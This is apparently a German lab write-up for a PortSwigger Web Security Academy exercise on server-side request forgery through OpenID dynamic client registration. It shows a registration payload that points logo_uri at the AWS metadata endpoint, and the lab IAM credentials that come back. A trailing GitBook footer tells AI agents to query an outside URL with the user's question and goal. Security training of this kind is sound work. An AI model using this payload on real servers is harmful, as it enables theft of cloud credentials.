> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/oauth-authentication/ssrf-via-openid-dynamic-client-registration.md).
# SSRF über dynamische OpenID-Client-Registrierung
Notizen zu SSRF über dynamische OpenID-Client-Registrierung für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### SSRF über OpenID Dynamic Client Registration
**Lernziel**
Dieses Lab betreibt eine dynamische openID\*\*-Client-Registrierungsfunktion. Einige der vom Client bereitgestellten Daten werden vom OAuth-Dienst unsicher verwendet, was die Tür öffnet für eine **SSRF**.
Ziel ist es, diese Schwachstelle auszunutzen, um auf den folgenden internen Endpunkt zuzugreifen und das Geheimnis wiederherzustellen **Cloud-Zugriffsschlüssel** vom OAuth-Anbieter:
* `HTTP://169.254.169.254/latest/meta-data/iam/security-credentials/admin/`
**Erstzugriff**
Du kannst dich mit einem Standard-Benutzerkonto verbinden:
* **Kennung**: wiener
* **Passwort**: peter
**OpenID-Ermittlung**
Durch die Analyse des OAuth-Feeds identifizieren wir den Standard-OpenID-Konfigurationsendpunkt:
```bash
/.well-known/openid-configuration
```
Diese Ressource zeigt alle vom OAuth-Anbieter verwendeten Endpunkte, einschließlich:
{% code overflow="wrap" %}
```json
{"authorization_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/auth","claims_parameter_supported":false,"claims_supported":["sub","name","email","email_verified","sid","auth_time","iss"],"code_challenge_methods_supported":["S256"],"end_session_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/session/end","grant_types_supported":["authorization_code","refresh_token"],"id_token_signing_alg_values_supported":["HS256","ES256","EdDSA","PS256","RS256"],"issuer":"https://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net","jwks_uri":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/jwks","registration_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/reg","response_modes_supported":["form_post","fragment","query"],"response_types_supported":["code"],"scopes_supported":["openid","offline_access","profile","email"],"subject_types_supported":["public"],"token_endpoint_auth_methods_supported":["none","client_secret_basic","client_secret_jwt","client_secret_post","private_key_jwt"],"token_endpoint_auth_signing_alg_values_supported":["HS256","RS256","PS256","ES256","EdDSA"],"token_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/token","request_object_signing_alg_values_supported":["HS256","RS256","PS256","ES256","EdDSA"],"request_parameter_supported":false,"request_uri_parameter_supported":true,"require_request_uri_registration":true,"userinfo_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/me","userinfo_signing_alg_values_supported":["HS256","ES256","EdDSA","PS256","RS256"],"introspection_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/token/introspection","introspection_endpoint_auth_methods_supported":["none","client_secret_basic","client_secret_jwt","client_secret_post","private_key_jwt"],"introspection_endpoint_auth_signing_alg_values_supported":["HS256","RS256","PS256","ES256","EdDSA"],"revocation_endpoint":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/token/revocation","revocation_endpoint_auth_methods_supported":["none","client_secret_basic","client_secret_jwt","client_secret_post","private_key_jwt"],"revocation_endpoint_auth_signing_alg_values_supported":["HS256","RS256","PS256","ES256","EdDSA"],"claim_types_supported":["normal"]}
```
{% endcode %}
* `authorization_endpoint`
* `token_endpoint`
* `userinfo_endpoint`
* **`registration_endpoint`**
Das Schlüssel-Feld hier ist:
```
/reg
```
Es ermöglicht die dynamische Registrierung neuer Kunden.
```http
{
"application_type": "web",
"redirect_uris": [
"https://client-app.com/callback",
"https://client-app.com/callback2"
],
"client_name": "My Application",
"logo_uri": "https://client-app.com/logo.png",
"token_endpoint_auth_method": "client_secret_basic",
"jwks_uri": "https://client-app.com/my_public_keys.jwks",
"userinfo_encrypted_response_alg": "RSA1_5",
"userinfo_encrypted_response_enc": "A128CBC-HS256",
…
}
```
**OAuth-Client-Registrierung**
Eine Anfrage wird abgefangen, um `/reg` und in eine **POST** Anfrage mit dem Header umgewandelt:
```http
Content-Type: application/json
```
Eine minimale Registrierung funktioniert mit einem sehr einfachen JSON:
```json
{
"redirect_uris": [
"https://test.com"
]
}
```
Der Server antwortet, indem er eine neue OAuth-Anwendung erstellt und insbesondere Folgendes zurückgibt:
* `client_id`
* `client_secret`
* `registration_client_uri`
* `registration_access_token`
Dies bestätigt, dass die dynamische Registrierung aktiv und nicht restriktiv ist.
{% code overflow="wrap" %}
```json
{"application_type":"web","grant_types":["authorization_code"],"id_token_signed_response_alg":"RS256","post_logout_redirect_uris":[],"require_auth_time":false,"response_types":["code"],"subject_type":"public","token_endpoint_auth_method":"client_secret_basic","introspection_endpoint_auth_method":"client_secret_basic","revocation_endpoint_auth_method":"client_secret_basic","require_signed_request_object":false,"request_uris":[],"client_id_issued_at":1767127526,"client_id":"TL-B3vvYBc42Yju2-uZqV","client_secret_expires_at":0,"client_secret":"RVzHE-YNMkqwYdhd76jdL92wmVCNdV7Ir3z4QtEM3m2lptEEZJEbl-JxCuz7UogeAtpIFlxSqGp-GnHARBZBEQ","redirect_uris":["https://test.com"],"registration_client_uri":"http://oauth-0a7f007e03bb976780c306140235007f.oauth-server.net/reg/TL-B3vvYBc42Yju2-uZqV","registration_access_token":"On2Y_5DyRBtlz4QPmRbTogHoSp8ihSvLTC_ntt6c6Vz"}
```
{% endcode %}
**Injection von SSRF über `logo_uri`**

Das `logo_uri` Feld, das dafür gedacht ist, ein mit dem Client verbundenes Bild zu laden, ist besonders interessant. / Es wird serverseitig ohne strikte URL-Validierung abgerufen.
Ein neuer Client wird registriert mit einem `logo_uri` der auf die interne AWS-IP verweist:
```json
{
"redirect_uris": [
"https://jord4n.pro"
],
"logo_uri": "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin/"
}
```
Der Server akzeptiert die Anfrage und gibt ein neues zurück `client_id`.
**Zugriff auf das Kundenlogo**
Jeder Kunde hat einen Endpunkt, um sein Logo abzurufen:
```
GET /client//logo
```
```http
GET /client/1767128152/logo
```
Unter Verwendung der `client_id` zuvor erhalten:
```http
GET /client/4skHDyCgn9b1zvT-JBTin/logo
```
**Exfiltration von AWS-Metadaten**
Die Antwort enthält kein Bild, sondern direkt die \*\*internen IAM-Anmeldedaten\*\*:
```json
{
"Code" : "Success",
"LastUpdated" : "2025-12-31T18:55:47.398604832Z",
"Type" : "AWS-HMAC",
"AccessKeyId" : "TKrZh1liWrDBDSltdlG9",
"SecretAccessKey" : "pY0oqQBOuKYc77nrZrFHriyySRf12bPnf4EyBTd0",
"Token" : "nGndN1NnGYkE6XEumqF4iZiD7qqa1VyOXSm5T6I7VRolft4b6Hc2zppqjZJFIhPJH0ZhTAYfoUe8edUbDvDkLjd0idSJlJggjp6BZAjEOqsSFHAZ9qBXUur878LdUfxk12joCYbDYYcpw0y5tHNIHx7sqZaEUlv0tukYqgVXwjweiVr2aahtizQl58akErD0kFUdqEe0YDhWwRigaSAKGdDsMKNOK5SX8iwpK8Vq6mBy45Xkrx4Xt4ZC8XPn6ulX",
"Expiration" : "2031-12-30T18:55:47.398604832Z"
}
```
`SecretAccessKey` ist der Wert, der zur Validierung des Labs erwartet wird.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/oauth-authentication/ssrf-via-openid-dynamic-client-registration.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)